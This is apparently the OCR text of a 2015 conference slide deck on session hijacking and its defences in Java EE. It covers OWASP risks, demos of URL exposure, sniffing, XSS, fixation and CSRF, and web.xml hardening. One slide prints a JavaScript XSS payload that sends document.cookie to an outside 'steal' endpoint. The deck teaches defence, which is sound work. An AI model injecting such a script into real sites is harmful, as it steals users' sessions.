Secure Authentication and Session Management in Java EE

Patrycja Wegrzynowicz
CTO, Yonita, Inc.
GeeCON 2015

About Me


- 15+ professional experience
  - Software engineer, architect, head of software R&D
- Author and speaker
  - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Finalizing PhD in Computer Science
- Founder and CTO of Yonita
  - Bridge the gap between the industry and the academia
  - Automated detection and refactoring of software defects
  - Trainings and code reviews
  - Security, performance, concurrency, databases
- Twitter @yonlabs

Agenda

- HTTP, session, OWASP
- 4 demos to hijack a session
- Best practices in Java EE

Security Stories 2014

#!/bin/bash



YONITA

geecon

HTTP

YONITA

geecon

What is Web Session?

- Session identifies interactions with one user
- Unique identifier associated with every request
  - Cookie
  - Header
  - Parameter
  - Hidden field

OWASP Top 10 Risks

A1 Injection

A2 Broken Authentication and Session Management

A3 Cross-Site Scripting (XSS)

A4 Insecure Direct Object Reference

A5 Security Misconfiguration

A6 Sensitive Data Exposure

A7 Missing Function Level Access Control

A8 Cross-Site Request Forgery (CSRF)

A9 Using Known Vulnerable Components

A10 Unvalidated Redirects and Forwards

Session Hijacking

- Session theft
  - URL, sniffing, logs, XSS
- Session fixation
- Session prediction

Demo: Session Exposed in URL

- I will log into the sample application
- I will post a link with my session id on Twitter
  - @yonlabs
- Hijack my session :)

How to Avoid Session Id in URL?

- Default: allows cookies and URL rewriting
  - Default cookie, fall back on URL rewriting
  - To embrace all users
    - Disabled cookies in a browser
- Disable URL rewriting in an app server
  - App server specific
- Tracking mode
  - Java EE 6, web.xml

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
    <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Session Sniffing

- How to find out a cookie?
  - e.g., network monitoring and packet sniffing
- How to use a cookie?
  - Browsers' plugins and add-ons (e.g., Cookie Manager for Firefox)
  - Intercepting proxy (e.g., OWASP ZAP)
  - DIY: write your own code

Demo: Session Sniffing

- You will log into the sample application
  - Any non empty user name
  - Please, use meaningful names, the victim will get a geecoin!
- I will monitor network traffic
  - tcpdump
- I will hijack one of your sessions
  - OWASP ZAP

How to Avoid Session Exposure During Transport?

How to Avoid Session Exposure During Transport?

Encrypt! Use HTTPS.

web.xml

```
<security-constraint>
    <user-data-constraint>
        <transport-guarantee>
            CONFIDENTIAL
        </transport-guarantee>
    </user-data-constraint>
</security-constraint>
```

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
    <cookie-config>
        <secure>true</secure>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Session Exposure

- Transport
  - Unencrypted transport
- Client-side
  - XSS
  - Attacks on browsers/OS
- Server-side
  - Logs
  - Session replication
  - Memory dump

How to Steal a Session if Secure Transport Is Used?

How to Steal a Session if Secure Transport Is Used?

Attack a client!

Demo: Session Grabbed by XSS

- JavaScript code to steal a cookie
- Servlet to log down stolen cookies
- Vulnerable application to be exploited via injected JavaScript code (XSS)

Demo: Session Grabbed by XSS

- I will store malicious JavaScript code in the app
  - Through writing an “opinion”
- Log into the vulnerable application
  - https://demo.yonita.com:8181/session-xss/
  - Any non empty user name
  - Please, use meaningful names, the victim will get a geecoin!
- Click ‚View others opinions’ page
- Wait until I will hijack your session :)

JavaScript to Steal a Cookie

```
<script>
<!-- hacker's service -->
theft = 'http://demo.yonita.com/steal/steal?cookie='
<!-- to bypass Same Origin Policy -->
image = new Image();
image.src = theft + document.cookie;
</script>
```

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
   <cookie-config>
        <http-only>true</http-only>
        <secure>true</secure>
   </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Session Fixation: Scenario

- Hacker opens a web page of a system in a browser
  - New session initialized
- Hacker writes down the session id
- Hacker leaves the browser open
- User comes and logs into the app
  - Uses the session initialized by the hacker
- Hacker uses the written down session id to hijack the user's session

Session Fixation: Solution

- Change the session ID after a successful login
  - more generally: escalation of privileges
- Java EE 7 (Servlet 3.1)
  - HttpServletRequest.changeSessionId()
- Java EE 6
  - HttpSession.invalidate()
  - HttpServletRequest.getSession(true)

Secure Session Management Best Practices

- Random, unpredictable session id
  - At least 16 characters
- Secure transport and storage of session id
  - Cookie preferred over URL rewriting
  - Cookie flags: secure, httpOnly
  - Consistent use of HTTPS (How to serve static content?)
  - Don’t mix HTTP and HTTPS under the same domain/cookie path
  - Don’t use too broad cookie paths

Secure Authentication Best Practices

- Session creation and destruction
  - New session id after login
  - Logout button
  - Session timeouts: 2”-5” for critical apps, 15”-30” for typical apps
- Session associated with the headers of the first request
  - IP, User-Agent,…
  - If they don’t match, something’s going on (invalidate!)

Secure Authentication Best Practices cont.

- Java EE
  - Declarative authentication implemented using annotations or descriptors
    - Does not force new session id after login (session fixation possible, app server specific)
  - Programmatic authentication
    - Java EE 7, Servlet 3.1
    - HttpServletRequest: authenticate, login, logout
    - Advanced flows and requirements

Secure Authentication Best Practices cont.

- My choice
  - Programmatic authentication with Java EE 7
    - HttpServletRequest: authenticate, login, logout
  - Declarative authorization
    - web.xml
    - @RolesAllowed, @PermitAll, @DenyAll

What If We Can’t Steal a Cookie?

What If We Can’t Steal a Cookie?

We can still use it!

Demo: CSRF to Use a Cookie

- I will log into the application
- Log into the application
  - https://demo.yonita.com:8181/session-csrf/
    - Any non empty user name
    - Please, use meaningful names, the first victim will get a geecoin!
- Click the link and the button ‘Click me’
  - https://demo.yonita.com:8181/attack-csrf/
- I will check my account balance :)

Conclusion

You are never safe!

Q&A

- patrycja@yonita.com
- Upcoming trainings
- PL: Jak atakować i zabezpieczać aplikacje webowe w Javie?

  Warszawa 10-11.06.2015
- EN: How to attack and secure web apps in Java?

  Warszawa 29-30.06.2015

YONITA

geecon